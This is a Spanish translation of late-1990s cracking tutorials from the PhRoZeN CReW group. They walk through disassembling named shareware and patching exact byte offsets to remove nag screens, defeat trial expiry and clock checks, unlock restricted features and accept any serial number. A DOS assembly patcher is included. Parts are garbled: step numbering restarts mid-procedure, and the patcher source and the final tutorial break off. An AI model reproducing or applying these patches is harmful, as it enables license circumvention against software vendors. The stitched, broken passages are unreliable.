PARTE 1a: Remover NAGs en Horas 2.1a (sin W32Dasm)

(Uso este metodo normalmente porque es mas rapido y facil)

Step 1. Corre HORAS.EXE

Step 2. Ves esas asquerosas Nags que te gustaria remover. ¿Verdad?

Step 3. Ok, sal del programa.

Step 4. Corre FAR, ve a Horas directamente.

Step 5. Copia HORAS.EXE como HORAS.EXX (backup) y corre HIEW HORAS.EXE.

Step 6. Pulsa F4 para seleccionar modo HEX, veras el codigo HEX de HORAS.EXE.

Step 7. Recuerdas que dicen las NAGs screen? Ah, deberias escribir abajo esas palabras cuando corras PEXE32.EXE. Dicen "Welcome to Horas" o "Horas is a shareware application. You are invited to.." etc etc.

Step 8. Pulsa F7 para buscar, entra "welcome" (en caracteres ASCII). Has encontrado la cadena?. Ok, recuerda HORAS.EXE es una aplicacion de 32 bits,por lo tanto usara la cadena "00" entre cada letra "w e l c o m e" (no el

caracter espacio)

Step 9. Pulsa F7 de nuevo, entra "w" (en ASCII), pulsa la fecla abajo, entra "00" (en HEX), Arriba, "e", Abajo, "00",arriba,"l",abajo, "00",arriba ,"c",abajo, "00",arriba, "o",abajo, "00",arriba, "m",abajo,"00",arriba ,"e". Deberias ver lo siguiente

```
ÉÍ[F2:Forward /F4:Full ]ÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ...
º ASCII: w      e    l     c     o     m     e°°°°°°° ...
º                                                  ...

º   Hex: 77 00 65 00 6C 00 63 00 6F 00 6D 00 65 °°°°°°...
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ
```

Step 3. Corre FAR, ve al directorio Horas.

Step 4. Copia HORAS.EXE como HORAS.EXX (backup) y corre HIEW HORAS.EXE. copia el ejecutable y renombralo como HORAS.W32

Step 5. Corre W32Dasm y desensambla HORAS.W32.

Step 6. Una vez desensamblado, pulsa en STRING DATA REFERENCE, busca la cadena "The evaluation period for this product has expired. Please..". y haz doble click sobre el

Step 7. Cierra la ventana SDR, deberias ver:

```
* Possible Reference to String Resource ID=25016: "The evaluation per..

:0040C975 68B8610000       push 000061B8
...
```

Step 8. Ok, pulsa la flecha de arriba hasta que veas:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0040C904 (C), :0040C918 (C), :0040C92D (C)
|
...
```

Step 9. Pulsa ahora la tecla PgUp 2 o 3 veces hasta ver esto:

```
:0040C8F7 85C0                test eax, eax
:0040C8F9 0F85BD000000        jne 0040C9BC
:0040C8FF 8B4628              mov eax, dword ptr [esi+28]
:0040C902 85C0                test eax, eax
:0040C904 756B                jne 0040C971
:0040C906 8B17                mov edx, dword ptr [edi]
:0040C908 51                  push ecx
:0040C909 8BC4                mov eax, esp
```

Step 10. Mira en 0040C904,¿recuerdas esa direccion referenciada? Ahora busca hasta que encuentres la ultima comparacion como "test" o "jne" etc. Mira en 0040C8F7, que es donde se saltara cuando haya expirado. vamos a intentarlo.
Asegurate que la barra de color verde esta en
:0040C8F9 0F85BD000000 jne 0040C9BC
deberias ver la direccion Offset siguiente @Offset 0000BCF9h.
Aqui es donde puedes parchear HORAS.EXE.

Step 11. Regresa a FAR, corre HIEW HORAS.EXE, pulsa F4 para seleccionar Decode mode (ASM), pulsa F5 y entra BCF9. Deberias ver:

```
.0000C8F9: 0F84BD000000        je    .00000C9BC   ---------- (1)
.0000C8FF: 8B4628              mov    eax,[esi][00028]
.0000C902: 85C0                test   eax,eax
```

Step 12. Ahi es donde puedes cambiar los bytes, pulsa F3, entra 0F85, pulsa F9 para actualizar HORAS.EXE. Sal de HIEW.

Step 13. Corre HORAS.EXE, ¿Ha expirado? Voila! Has crackeado Horas 2.1a!!

PART 2a: Crackear expiracion por fecha en WinHacker95 2.0b3 (con W32Dasm)

Step 1. Corre WH95.EXE

Step 2. Veras el mensaje de error que dice que ha expirado, y que tienes que registrarte y sal del programa. (¿has apuntado el mensaje de error?)

Step 3. Corre FAR, y ve al directorio WH95.

Step 4. Haz como en el paso 4 del caso anterior pero con WH95

Step 5. Corre w32dasm y desensambla WH95.W32.

Step 6. Una vez desensamblado, pulsa en STRING DATA REFERENCE, busca la cadena "Your trial period is over!". Y haz doble click sobre el.

Step 7. Cierra la ventana de SDR window, deberias ver:

```
* Possible StringData Ref from Data Obj ->"Your trial peroid is over!"

:00429977 6844D34400            push 0044D344
:0042997C 8D8208020000          lea eax, dword ptr [edx+00000208]
:00429982 50                    push eax
```

Step 8. Ok, pulsa arriba hasta que veas:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:004298AE (C)
|
...
```

Step 9. Rresiona PgUp 4 o 5 veces hasta que veas esto:

```
:004298AE 0F82A1000000          jb 00429955
:004298B4 7517                  jne 004298CD
:004298B6 51                    push ecx
:004298B7 8D8208020000          lea eax, dword ptr [edx+00000208]
```

Step 10. Mira en 004298AE, recuerdas esa direccion referenciada?
Es donde saltaras cuando expire.
Asegurate que la barra verde este en
:004298AE 0F82A1000000 jb 00429955
Veras abajo de la pantalla esto @Offset 00028CAEh. Que es donde puedes parchear WH95.EXE.

Step 11. Regresa a FAR, corre HIEW WH95.EXE, pulsa F4 para seleccionar decode mode (ASM), pulsa F5 y teclea 28CAE. Deberias ver:

```
.000298AE: 0F82A1000000          jb    .000029955   ---------- (1)
.000298B4: 7517                  jne   .0000298CD   ---------- (2)
```

.000298B6: 51 push ecx

Step 12. Esos son los bytes que puedes cambiar, pulsa F3, entra EB0090909090, y F9 para actualizar. Esos EB00 dicen que no salte pero continue en la siguiente linea, y los 90909090 Haran Nop, es decir, no haran. Sal de HIEW.

Step 13. Corre WH95.EXE, ¿Ha expirado? Voila! Has crackeado WH95 2.0b3!!

PART 2b: Como crackear WH95 2.0b3 (entrando cualquier numero)

Step 1. Corre WH95.EXE

Step 2. Entra "TKC/PC '97" como nombre, y Company: "PC '97", Serial: "12345" y pulsa en registrar

Step 3. Veras el mensaje de error. ¿Que hay que hacer? y sal del programa

Step 4. Corre FAR, ve al directorio WH95

Step 5. Copia WH95.EXE a WH95.EXX (backup) y luego WH95.EXE como WH95.W32 (para el W32Dasm)

Step 6. Desensambla WH95.W32.

Step 7. Cuando haya acabado el W32Dasm, pulsa en STRING DATA REFERENCE, Busca la cadena "Invalid Serial Number!".y haz doble click sobre ella

Step 8. Cierra la ventana de SDR, Veras:

```
* Possible StringData Ref from Data Obj ->"Invalid Serial Number!"

:00429719 68E0D24400          push 0044D2E0
:0042971E 8D4DF0              lea ecx, dword ptr [ebp-10]
...
```

Step 9. Ok,Busca la ultima comparacion CMP, JNE, JE, TEST, anterior al error. Pulsa arriba hasta que encuentres:

```
:004296FB 7474                je 00429771
:004296FD 8B4DF0              mov ecx, dword ptr [ebp-10]
:00429700 C7416C00000000      mov [ecx+6C], 00000000
...
```

Step 10. Ya sabes cuando salta al meter un codigo erroneo. Veamos si funciona cambiando "je" por "jne" o por "eb". La barra de color verde debe estar en

:004296FB 7474 je 00429771,

y deberias ver el offset @Offset 00028AFBh. Que es donde puedes parchear WH95.EXE.

Step 11. Regresa a FAR, corre HIEW WH95.EXE, pulsa F4 para el modo Decode (ASM), F5 y entra 28AFB. deberias ver:

```
.000296FB: 7474                    je    .000029771   ---------- (1)
.000296FD: 8B4DF0                    mov    ecx,[ebp][-0010]
.00029700: C7416C00000000              mov    d,[ecx][0006C],000000000
```

Step 12. Aqui es donde puedes cambiar los bytes, pulsa F3, entra EB, pulsa F9
para actualizar WH95 y sal de HIEW.

Step 13. Corre WH95.EXE, entra cualquier codigo. ¿Funciona? no te preocupes. seguimos

Step 14. Corre WH95.EXE de nuevo.

Step 15. Entra otra vez el nombre y ... y pulsa en Register.

Step 16. Veras el mensaje de error, sal del programa

Step 17. Regresa a W32Dasm, pulsa en STRING DATA REFERENCE, busca la cadena
"Error 1000: Invalid Serial Number!".Haz doble click sobre el.

Step 18. Cierra la ventana SDR, Deberias ver:

```
* Possible StringData Ref from Data Obj ->"Error 1000: Invalid Serial.."

:004229C3 686CCE4400            push 0044CE6C
:004229C8 E8C3030000            call 00422D90
...
```

Step 19. Ok, Busca la ultima comparacion CMP, JNE, JE, TEST,
anterior a la cadena de error. Pulsa arriba hasta que encuentres:

```
:004229BC 7424                  je 004229E2
:004229BE 6A3B                  push 0000003B
:004229C0 8B4DEC                mov ecx, dword ptr [ebp-14]
...
```

Step 20. Ya sabes donde salta cuando entras un codigo erroneo.
Vamos a ver si trabaja reemplazando "je" con "jne" o con
"eb". La barra verde debe estar en
:004229BC 7424 je 004229E2.
Deberias ver el offset @Offset 00021DBCh. que es donde puedes parchear

Step 21. Regresa a FAR, corre HIEW WH95.EXE, pulsa F4 para seleccionar Decode mode
(ASM), pulsa F5 y entra 21DBC. Deberias ver:

```
.000229BC: 7424                    je    .0000229E2   ---------- (1)
.000229BE: 6A3B                    push   03B
.000229C0: 8B4DEC                    mov    ecx,[ebp][-0014]
```

Step 22. Hay es donde puedes cambiar los bytes, pulsa F3, entra EB, pulsa F9
para actualizar y sal del HIEW

Step 23. Corre WH95.EXE, y entra cualquier numero. Voila! Has crackeado WH95 2.0b3!!

Ok, suficiente por ahora. Espero que hayas disfrutado tanto como lo he hecho

yo. Te veo en el proximo Tutorial

Have fun,
The Keyboard Caper,
The Founder of PhRoZeN CReW '94 - '97
27-8-1997

Traducido por Muñoz! el 6-02-00

hola!

4 meses sin tutoriales! Phew, pero como puedes ver he vuelto a la escena del cracking, he regresado a PC,no estas feliz? Ok, Hoy te enseñare como resolver limites por timeout y como activar algunas funciones deshabilitadas en algunos programas (y como registrarte:-))

Todavia no empiezo con el Soft ice pero en el #5 hablare de como funciona el IDA (Interactive Disassembler)

Ok, Vamos alla!

HERRAMIENTAS:

Necesitas las siguientes herramientas (que son las que yo uso)

W32Dasm 8.9 o superior version (busca en algun FTP: W32DSM89.ZIP)
Hacker's View 5.66 (E-mail: sen@suslikov.kemerovo.su)
FAR 1.50b (ftp://ftp.elf.stuba.sk/pub/pc/utilfile/far140b.exe)
o el Windows Commander 3.50 en vez del FAR (http://www.ghisler.com)

CONTENIDOS:

1) a. Como crackear Expiracion por fecha en System Cleaner 1.21 (con W32Dasm)
URL: http://infortech.reedcs.com
b. How to evitar la NAGS sobre fecha invalida in System Cleaner 1.21 (w/W32Dasm)
URL: http://infortech.reedcs.com
2) Como activar funciones en Macro Schedular 4.3.11 (con W32Dasm)
URL: http://www.mjtnet.com

3) Como crackear TrayCal 1.0 (metiendo cualquier codigo)
URL: http://www.spaeder.com

4) Porque copio los archivos *.EXE a *.W32

5) Codigo fuente en ASM de un parche por Nop/PC '97

PARTE 1a: Crackear la expiracion por fecha en System Cleaner 1.21 (con W32Dasm)

P1. Corre SystemCleaner.EXE

P2. Veras el mensaje de error que dice que ha expirado.

P3. Ok, sal del programa.

P4. Corre WC, ve al directorio system Cleaner.

P5. Copia SystemCleaner.EXE a SystemCleaner.EXX (backup) y copia SystemCleaner.EXE a SystemCleaner.W32 (para usar con W32Dasm)

P6. corre W32Dasm y desensambla SystemCleaner.W32

P7. Una vez desesamblado, pulsa en STRING DATA REFERENCE, busca la cadena "The trial period has ended. Please..".

P8. Cierra la ventana SDR window, you should see the line:

```
:00464BB6 668B0DE44B4600        mov cx, word ptr [00464BE4]
:00464BBD B202                  mov dl, 02

* Possible StringData Ref from Code Obj ->"The trial period has ended. Please "
                                ->"register this software!"
```

P9. Ok, pulsa arriba hasta que veas:

```
:00464BA8 53                    push ebx
:00464BA9 8BD8                  mov ebx, eax
:00464BAB 80BB0C01000000        cmp byte ptr [ebx+0000010C], 00

:00464BB2 741C                  je 00464BD0
:00464BB4 6A00                  push 00000000

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00464B4F(C)
```

P10. Mira en donde se referencia a la funcion en 00464B4F(C), pulsas PgUp 2 o 3 veces hasta que veas:

```
:00464B4F 7065                  jo 00464BB6
```

Y busca hasta que veas:

```
:00464B54 64                    BYTE 064h
```

Si ves la cadena "BYTE xxxh", ignorala!! No es un salto real, es solo una cadena, ok regresa a la direccion 00464BA8. Encontraras una comparacion, mira en 464BB2, es donde saltaras cuando haya expirado. Vamos a verlo. Asegurate de que la barra verde este en

```
:00464BB2 741C        je 00464BD0
```

veras @Offset 00063FB2h, donde parchear el ejecutable.

P11. Regresa a WC, corre HIEW SYSTEM~1.EXE, pulsa F4 para Decode mode (ASM), luego F5 y entra 63FB2. veras:

```
.00064BB2: 741C                 je    .000064BD0   ---------- (1)
.00064BB4: 6A00                 push   000
.00064BB6: 668B0DE44B4600       mov    cx,[000464BE4]
```

P12. Es donde puedes cambiar los bytes, pulsa F3, entra EB, pulsa F9 para actualizar SYSTEM~1.EXE. Sal HIEW.

P13. Corre SystemCleaner.EXE, ¿Ha expirado? Voila! Lo has hecho!!

PART 1b: Evitar la NAG sobre la fecha invalida en System Cleaner 1.21 (con W32Dasm)

(Esto se usa solo si cambias la fecha a 12/25/98 por ejemplo y regresas a 12/25/97, Veras una NAG que dice "The system clock has been moved back. Please reset system clock to correct blah blah" ("El reloj del systema ha sido cambiado. por favor resetealo....)

P1. Corre SystemCleaner.EXE

P2. Veras el mensaje de error que dice que la jodida fecha ha sido cambiada
Recuerda lo que dice.

P3. Ok, sal del programa

P4. Corre WC, ve al directorio System Cleaner

P5. Copia SystemCleaner.EXE a SystemCleaner.EXX (backup) y copia
SystemCleaner.EXE a SystemCleaner.W32 (para el W32Dasm)

P6. Corre W32Dasm y desensambla SystemCleaner.W32

P7. Una vez desensamblado, pulsa en STRING DATA REFERENCE, y busca
la cadena "The system clock has been moved back". haz click sobre ella

P8. Cierra la ventana SDR, deberias ver:

```
:00464E56 668B0D884E4600          mov cx, word ptr [00464E88]

:00464E5D B201                    mov dl, 01

* Possible StringData Ref from Code Obj ->"The system clock has been moved "
                                       ->"back. Please reset system clock "
                                       ->"to correct time before re-running "
```

P9. Ok, pulsa arriba hasta que veas:

```
:00464E48 53                    push ebx
:00464E49 8BD8                  mov ebx, eax
:00464E4B 80BB0C01000000          cmp byte ptr [ebx+0000010C], 00

:00464E52 7421                  je 00464E75
:00464E54 6A00                  push 00000000
:00464E56 668B0D884E4600          mov cx, word ptr [00464E88]
```

P10. mira en 00464E52, es donde saltaras cuando la fecha este jodida. Vamos aver
La barra verde estara en :00464E52 7421 je 00464E75
y veras el siguiente offset @Offset 00064252h, donde puedes parchear SystemCleaner.EXE.

P11. Regresa al WC, corre HIEW SYSTEM~1.EXE, pulsa F4 para seleccionar el Decode mode
(ASM), pulsa F5 y entra 64252. deberias ver:

```
.00064E52: 7421                  jmps  .000064E75   ---------- (1)
.00064E54: 6A00                  push   000
.00064E56: 668B0D884E4600          mov    cx,[000464E88]
```

P12. Es donde puedes cambiar los bytes, pulsa F3, luego entra EB, y F9
para actualizar SYSTEM~1.EXE. Sal de HIEW.

P13. Corre SystemCleaner.EXE, ¿Que tal? Voila! Lo has hecho!!

PARTE 2: Activar funciones deshabilitadas en Macro Schedular 4.3.11 con el W32Dasm

P1. Corre MSCHED.EXE

P2. Intenta aderir mas macros y te dira que el numero maximo esta limitado a 2 macros.
Escribe este mensaje abajo y sal del programa.

P3. Corre WC, ve al directorio MSCHED

P4. Copia MSCHED.EXE a MSCHED.EXX (como cpia de seguridad) y copia MSCHED.EXE
como MSCHED.W32 para el desensamblado

P5. corre W32Dasm y desensambla MSCHED.W32.

P6. Una vez hecho esto, pulsa en STRING DATA REFERENCE, busca "Unregistered
copies of MS are limited to..". y haz click sobre el

P7. Cierra la ventana SDR, deberias ver:

```
* Possible StringData Ref from Code Obj ->"Unregistered copies of Macro.."
                                       ->"have a limit of 20 lines per.."

:00448AED B860954400          mov eax, 00449560
```

P8. Ok, pulsa arriba hasta que eas:

```
:00448ACA 7530                jne 00448AFC

:00448ACC 8B8370020000        mov eax, dword ptr [ebx+00000270]
:00448AD2 8B80FC000000        mov eax, dword ptr [eax+000000FC]
:00448AD8 8B10                mov edx, dword ptr [eax]
:00448ADA FF5210              call [edx+10]
:00448ADD 83F813              cmp eax, 00000013
:00448AE0 7E1A                jle 00448AFC
:00448AE2 6A00                push 00000000
```

P9. Busca en las direcciones 00448ACA y 00448AE0
Es donde saltara.Pon la barra verde sobre
:00448ACA 7530 jne 00448AFC
Y el offset sera @Offset 00047ECAh. donde parchear el MSCHED.EXE.

P10. Regresa a WC, corre HIEW MSCHED.EXE, pulsa F4 para elejir Decode mode
(ASM), ahora F5 y entra 47ECA. Deberias ver:

```
.00048ACA: 7530                jne   .000048AFC   ---------- (1)

.00048ACC: 8B8370020000        mov    eax,[ebx][000000270]
.00048AD2: 8B80FC000000        mov    eax,[eax][0000000FC]
.00048AD8: 8B10                mov    edx,[eax]
.00048ADA: FF5210              call   d,[edx][00010]
.00048ADD: 83F813              cmp    eax,013
.00048AE0: 7E1A                jle   .000048AFC   ---------- (2)
```

P11. Ahi es donde puedes cambiar los bytes, pulsa F3, y entra EB

y ve hasta 7E1A (offset 47EE0), entra EB y F9 para actualizar
MSCHED.EXE. Sal de HIEW.

P12. No esta hecho todavia! Abre la ventana SDR y haz doble click en
"Unregistered copies.." de nuevo.

P13. Cierra la ventana SDR, Deberias ver estas lineas:

```
* Possible StringData Ref from Code Obj ->"Unregistered copies of Macro.."
                                       ->"have a limit of 20 lines per.."

:0044DB9E B86CDC4400          mov eax, 0044DC6C
```

P14. Ok,pulsa arriba hasta que veas:

```
:0044DB7D 752C                jne 0044DBAB
:0044DB7F 8B83D4090000        mov eax, dword ptr [ebx+000009D4]
:0044DB85 8B80FC000000        mov eax, dword ptr [eax+000000FC]
:0044DB8B 8B10                mov edx, dword ptr [eax]
:0044DB8D FF5210              call [edx+10]
:0044DB90 48                  dec eax
:0044DB91 7E18                jle 0044DBAB
```

P15. Mira en 0044DB7D y en 0044DB91. donde saltaras.
Pon la barra verde en
:0044DB7D 752C jne 0044DBAB
y deberias ver el offset @Offset 0004CF7Dh. donde parchear MSCHED.EXE.

P16. Regresa a WC, corre HIEW MSCHED.EXE, pulsa F4 pal Decode mode
(ASM), pulsa F5 y entra 4CF7D. Deberias ver:

```
.0004DB7D: 752C                jne   .00004DBAB   ---------- (1)

.0004DB7F: 8B83D4090000        mov    eax,[ebx][0000009D4]
.0004DB85: 8B80FC000000        mov    eax,[eax][0000000FC]
.0004DB8B: 8B10                mov    edx,[eax]
.0004DB8D: FF5210              call   d,[edx][00010]
.0004DB90: 48                  dec    eax
.0004DB91: 7E18                jle   .00004DBAB   ---------- (2)
```

P17. Vamos a cambiar los bytes,pulsa f3 y luego Eb
ponte sobre 7E18 (offset 47F91), y entra EB, F9 para actualizar MSCHED.EXE.
y sal de HIEW.

P18. Todavia no esta! Abre la ventana SDR y pulsa sobre "Unregistered
copies.." otra vez.

P19. Cierra la ventan SDR, Para ver estas lineas:

```
* Possible StringData Ref from Code Obj ->"Unregistered copies of Macro.."
                                       ->"have a limit of 20 lines per.."

:00450D3F B8001D4500          mov eax, 00451D00
```

P20. Ok, pulsa arriba hasta ver:

```
:00450D21 74CC          je 00450CEF
:00450D23 8BC7          mov eax, edi
:00450D25 E86635FBFF    call 00404290
:00450D2A E8C919FBFF    call 004026F8
:00450D2F 83FB14        cmp ebx, 00000014
:00450D32 7E1A          jle 00450D4E
```

P21. Mira en la direccion 00450D32, donde se saltara vamos haya otra vez. Esta vez la barra verde sobre

```
:00450D32 7E1A    jle 00450D4E
```

Deberias ver el Offset @Offset 00050132h. donde parchear el MSCHED.EXE.

P22. Regresa a WC, corre HIEW MSCHED.EXE, pulsa F4 para Decode mode (ASM), pulsa F5 y entra 4CF7D. Deberias ver:

```
.00050D32: 7E1A          jle   .000050D4E   ---------- (4)
.00050D34: 6A00          push   000
.00050D36: 668B0DF41C4500    mov    cx,[000451CF4]
```

P23. Pulsa F3, entra EB y presiona F9 para actualizar MSCHED.EXE. Sal de HIEW.

P24. TODAVIA NO ESTA!! (otra vez:-)) Abre la ventana SDR y pulsa en "Unregistered copies.." de nuevo

P25. Cierra SDR, Deberias ver:

```
* Possible StringData Ref from Code Obj ->"Unregistered copies of Macro.."
                                       ->"have a limit of 20 lines per.."

:00452D25 B8E82F4500    mov eax, 00452FE8
```

P26. Ok, pulsa arriba hasta ver:

```
:00452D01 7531          jne 00452D34
:00452D03 8B45FC        mov eax, dword ptr [ebp-04]
:00452D06 8B80D4090000  mov eax, dword ptr [eax+000009D4]
:00452D0C 8B80FC000000  mov eax, dword ptr [eax+000000FC]
:00452D12 8B10          mov edx, dword ptr [eax]
:00452D14 FF5210        call [edx+10]
:00452D17 48            dec eax
:00452D18 7E1A          jle 00452D34
```

P27. mira en las direcciones 00452D01 y 00452D18. Pon la barra verde en

```
:00452D01 7531    jne 00452D34
```

y deberias ver el Offset @Offset 00052101h. donde parchear el MSCHED.EXE.

P28. Regresa a WC, corre HIEW MSCHED.EXE, pulsa F4 para elegir Decode mode (ASM), pulsa F5 y entra 52101. Deberias ver:

```
.00052D01: 7531          jne   .000052D34   ---------- (1)
.00052D03: 8B45FC        mov    eax,[ebp][-0004]
.00052D06: 8B80D4090000  mov    eax,[eax][0000009D4]
```

```
.00052D0C: 8B80FC000000          mov    eax,[eax][0000000FC]
.00052D12: 8B10                  mov    edx,[eax]
.00052D14: FF5210                call   d,[edx][00010]
.00052D17: 48                    dec    eax
.00052D18: 7E1A                  jle    .000052D34   ---------- (2)
```

P29. Ahora pulsa F3, entra EB y ponte en 7E1A (offset 52118), entra EB y F9
Sal de HIEW.

P30. Finalmente, corre MSCHED.EXE e intenta aderir mas macros o mas de 20 lineas
en un script. Funcina? Bien!!, Lo has hecho!!

PART 3: Crackear TrayCal 1.0 (Metiendo cualquier numero)

P1. Corre TRAYCAL.EXE

P2. Entra tu nombre y codigo, veras el mensaje que dice que has entrado un
codigo invalido. y sal del programa

P3. Ok, sal del programa

P4. corre WC, ve al directorio TrayCal

P5. Copia TRAYCAL.EXE a TRAYCAL.EXX (backup) y copia TRAYCAL.EXE a
TRAYCAL.W32 (para el W32Dasm)

P6. Corre W32Dasm y desensambla TRAYCAL.W32

P7. Una vez desensamblado, pulsa en STRING DATA REFERENCE, pulsa sobre
"Sorry, invalid registration code..".

P8. Cierra la ventana SDR, y observa:

```
:0043FD30 7E1A                jle 0043FD4C
:0043FD32 6A00                push 00000000
:0043FD34 668B0DE4FF4300      mov cx, word ptr [0043FFE4]
:0043FD3B 33D2                xor edx, edx

* Possible StringData Ref from Code Obj ->"Sorry, invalid registration code."
```

Mira en la direccion 0043FD30, donde se salta al meter un codigo erroneo
Barra verde en
:0043FD30 7E1A jle 0043FD4C
Y @Offset 0003F130h. donde modificar el TRAYCAL.EXE.

P9. Regresa a WC, corre HIEW TRAYCAL.EXE, pulsa F4 (Decode mode(ASM)
F5 y entra 3F130. Veras esto:

```
.0003FD30: 7E1A                  jle    .00003FD4C   ---------- (1)
.0003FD32: 6A00                  push   000

.0003FD34: 668B0DE4FF4300        mov    cx,[00043FFE4]
.0003FD3B: 33D2                  xor    edx,edx
```

P10. F3, entra EB, ahora F9 para actualizar TRAYCAL.EXE. Sal de HIEW.

P11. Corre TRAYCAL.EXE, Funciona? NO, lo compara tambien con el registro

P12. Regresa a W32Dasm, pulsa de nuevo en "Sorry, invalid registration.."

P13. Cierra SDR y veras esto:

```
 * Referenced by a (U)nconditional or (C)onditional Jump at Address:

 |:0043FE34(C)
 |
 :0043FF1B 6A00                  push 00000000
 :0043FF1D 668B0DE4FF4300        mov cx, word ptr [0043FFE4]
 :0043FF24 33D2                  xor edx, edx

 * Possible StringData Ref from Code Obj ->"Sorry, invalid registration code."
```

Ves la direccion refrenciada? : 0043FE34(C)
Pulsa PgUp 2 o 3 veces hasta ver

```
 :0043FE34 0F85E1000000          jne 0043FF1B

 * Possible StringData Ref from Code Obj ->"Software\Spaeder"

 :0043FE3A 8B0DDC194400          mov ecx, dword ptr [004419DC]
```

P14. Mira en la direccion 0043FE34, Lo comparara de nuevo antes de adherirlo
a los datos del registro de windows. Vamos a intentarlo.
Pon la barra verde en :0043FE34 0F85E1000000 jne 0043FF1B
Y esta vez el offset a parchear esta en @Offset 0003F234h.

P15. Regresa a WC, corre HIEW TRAYCAL.EXE, pulsa F4 para Decode mode
(ASM), presiona F5 y entra 3F234. Deberias ver:

```
 .0003FE34: 0F85E1000000          jne   .00003FF1B   ---------- (1)
 .0003FE3A: 8B0DDC194400          mov    ecx,[0004419DC]
 .0003FE40: B201                  mov    dl,001
 .0003FE42: A128D84300            mov    eax,[00043D828]
```

P16. Presiona F3, entra 0F84, F9 y sal de HIEW.

P17. Corre TRAYCAL.EXE, Ahora si funciona, lo has registrado!!

PARTE 4: Porque copio el archivo *.EXE a *.W32

Se que mucha gente se preguntara porque hago esto, es facil...
Uso *.EXX para cuando el programa modificado no funciona, despues podria copiar
*.EXX a *.EXE y volver al ejecutable original. Y *.W32 porque no puedo parchear
el ejecutable cuando esta siendo usado con el w32dasm
Acuerdate de salvar las filas desensambladas al salir del W32Dasm, para que la
proxima vez no tengas que hacerlo de nuevo

PART 5: Codigo fuente ASM para un parche por Nop/PC '97

----------<cut here>----------

```
;_____________________________________________________________________
;
; Patcher by Nop [Pc] - SourceCode 100% free
;
;   To use with A86:
;       A86 CrkNop.asm
;
;   To use with TASM:
;       tasm CrkNop.asm
;       tlink /t CrkNop.obj
;
; Greetz to all members of the Scene

;_____________________________________________________________________

.MODEL TINY
.CODE
.286
ORG 100h


start:
            mov     ah, 9               ; þ Show Title þ
            mov     dx, offset MainTitle

int     21h

            mov     ax, 3D02h           ; þ Open File þ
            mov     dx, offset filename
            int     21h
            jnb     Ok


            mov     ah, 9               ; þ File Not Found þ
            mov     dx, offset error
            int     21h

            mov     ax, 4C01h           ; þ Exit with error þ
            int     21h
;_____________________________________________________________________
Ok:

            mov     bx, ax              ; þ Move pointer þ


            mov     ax, 4200h
            mov     cx, 0           ; segment
            mov     dx, 565         ; offset
            int     21h
```

```
            mov     ax, 4000h           ; þ Write values þ
            mov     cx, 1            ; number of bytes to write
            mov     dx, offset BytesToWrite
            int     21h

            mov     ax, 3E00h           ; þ Close file þ
            int     21h

            mov     ah, 9               ; þ Show msg þ
            mov     dx, offset done
            int     21h

            mov     ax, 4C00h           ; þ All Done And Exit þ
            int     21h

;_____________________________________________________________________

MainTitle       db 0Dh,0Ah
            db ' ÛßßßßßßßÛÜ ÜÛßßßßßßßÛÜ ÛßßßßßßßÛÜ',0Dh,0Ah
            db ' Û         Û Û         Û Û         Û',0Dh,0Ah
            db ' Û    Û    Û Û    Û    Û Û    Û    Û',0Dh,0Ah

            db ' Û    Û    Û Û    Û    Û Û        ÜÛ',0Dh,0Ah
            db ' Û    Û    Û Û    Û    Û Û   ÛßßßßÜ ',0Dh,0Ah
            db ' Û    Û    Û Û         Û Û   Û proudly',0Dh,0Ah
            db ' ÛÜÜÜÜÜÛÜÜÜÜÜÛ ßÛÜÜÜÜÜÜÜÜÛß ÛÜÜÜÜÛ presents',0Dh,0Ah
            db ' ÜÜÜÜÜÜÜÜ
```

Este tutor esta dedicado a Taha..

Puedes encontrarme en #pc98 o en mi email tkc@goplay.com

Enjoy it,
The Keyboard Caper,
The Founder of PhRoZeN CReW '94 - '98
25-12-1997

Traducido por Muñoz! 06-2-00

Oscar 10.0

Hola!

De nuevo con el tutorial de cracking
Esta vez te enseñare como jugar con el registro de WINDOS y como matar Timeouts. :-)

Todavia no empiezo con el softice

HERRAMIENTAS

W32Dasm 8.9 o superior (www.expage.com/page/w32dasm)
Hacker's View 5.66 (E-mail: sen@suslikov.kemerovo.su)
FAR 1.50b (ftp://ftp.elf.stuba.sk/pub/pc/utilfile/far150b.exe)
o Windows Commander 3.50 ßeta 5 en vez de este ultimo (http://www.ghisler.com)

CONTENIDOS:

1) Como registrar TrayCal 1.0 usando el registro de WINDOWs
   URL: http://www.spaeder.com
2) Como registrar CopyPaste 1.20
   URL: http://www.wz.com/scriptsoftware
3) Como remover el limite de tiempo en Radio Destiny 0.2
   URL: http://www.destiny-software.com/destiny
4) Codigo fuente en PASCAL por tKC/PC '98

PARTE 1: Registrar TrayCal 1.0

P1. Corre TRAYCAL.EXE

P2. Veras que tienes 15 usos para evaluacion. Haz click sobre TC, y Register
   Entra tu nombre y cualquier codigo; resultado Invalid registration code.

P3. Ok, sal del programa.

P4. Corre WC, ve al directorio TrayCall

P5. Copia TRAYCAL.EXE como TRAYCAL.W32

P6. Desensambla TRAYCAL.W32

P7. cuando lo hayas hecho, pulsa en STRING DATA REFERENCE, y buca
   "Sorry, invalid registration code.". doble click sobre el y:.

P8. Cierra la ventana SDR, Deberias ver:

```
 * Possible StringData Ref from Code Obj ->"Sorry, invalid registration code."

 :0043FD3D A1E8194400          mov eax, dword ptr [004419E8]
 :0043FD42 E88D02FFFF          call 0042FFD4
```

P9. Ok, Vamos a ver que ocurre al meter un codigo malo. Pulsa PgDn
   3 o 4 veces hasta ver:

```
 * Possible StringData Ref from Code Obj ->"Software\Spaeder"
```

```
                                |
:0043FE3A 8B0DDC194400          mov ecx, dword ptr [004419DC]
:0043FE40 B201                  mov dl, 01
:0043FE42 A128D84300            mov eax, dword ptr [0043D828]
:0043FE47 E880E1FFFF            call 0043DFCC
:0043FE4C A3FC274400            mov dword ptr [004427FC], eax
:0043FE51 C605C819440001        mov byte ptr [004419C8], 01
:0043FE58 A0C8194400            mov al, byte ptr [004419C8]

:0043FE5D 50                    push eax

* Possible StringData Ref from Code Obj ->"EnhancedSystemDate"
                                |
:0043FE5E B920004400            mov ecx, 00440020

* Possible StringData Ref from Code Obj ->"TrayCal"
                                |
:0043FE63 8B15D8194400          mov edx, dword ptr [004419D8]
